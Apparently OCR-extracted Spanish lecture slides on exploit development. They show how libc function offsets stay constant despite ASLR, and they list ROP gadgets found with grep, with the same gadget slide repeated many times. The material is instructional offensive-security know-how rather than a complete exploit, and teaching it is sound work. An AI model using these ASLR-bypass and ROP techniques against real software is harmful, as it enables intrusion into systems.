
```
gcc -no-pie -m32 offset.c -o offset
```



RESULTADOS

&mprotect	&exit	&mprotect - &exit
0xf7e1dc10	0xf7d5af70	0xc2ca0
0xf7e74c10	0xf7db1f70	0xc2ca0
0xf7e87c10	0xf7dc4f70	0xc2ca0

RESULTADOS



Idea: dada la dirección de un elemento, podemos calcular las direcciones de otros elementos cercanos.

Problema: obtener **alguna** dirección, en cada segmento que vayamos a utilizar.

Hint: todavía podemos usar ROP, con gadgets del segmento de código del programa.


GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```

```
stic:~/Desktop/rop$ grep "push esp .* pop" output.txt
0x000ca255 : add al, 0x8b ; push esp ; and al, 0x18 ; mov dword ptr [
0x00066710 : dec esp ; push esp ; add byte ptr [eax], al ; add esp, 8
0x00066711 : push esp ; add byte ptr [eax], al ; add esp, 8 ; pop ebx
0x000754e0 : push esp ; add esp, 0x3c ; pop ebx ; pop esi ; pop edi ;
0x0011f978 : push esp ; and al, 0x10 ; mov dword ptr [edx], esi ; pop
0x000ca257 : push esp ; and al, 0x18 ; mov dword ptr [eax + 8], edx ;
0x0007de76 : push esp ; and al, 0x20 ; je 0x7de69 ; pop ebx ; pop esi
0x001152c3 : push esp ; and al, 0x30 ; add esp, 0x10 ; pop ebx ; pop
0x000e7127 : push esp ; and al, 0xc ; add esp, 0x10 ; pop ebx ; pop e
0x0002bb79 : push esp ; and al, 0xc ; add esp, 0x10 ; pop ebx ; ret
0x00018a98 : push esp ; cmpsd dword ptr [esi], dword ptr es:[edi] ; a
0x000deefd : push esp ; pop ebx ; pop esi ; ret
0x00163f80 : push esp ; pop edx ; cld ; jmp esp
0x0002bb78 : scasb al, byte ptr es:[edi] ; push esp ; and al, 0xc ; a
stic:~/Desktop/rop$
```

GADGETS ÚTILES #1


```
push esp ; pop * ; ret
```




```
eax = &buffer
```


GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```




GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```



GADGETS ÚTILES #1

```
push esp ; pop * ; ret
```



GADGETS ÚTILES #2

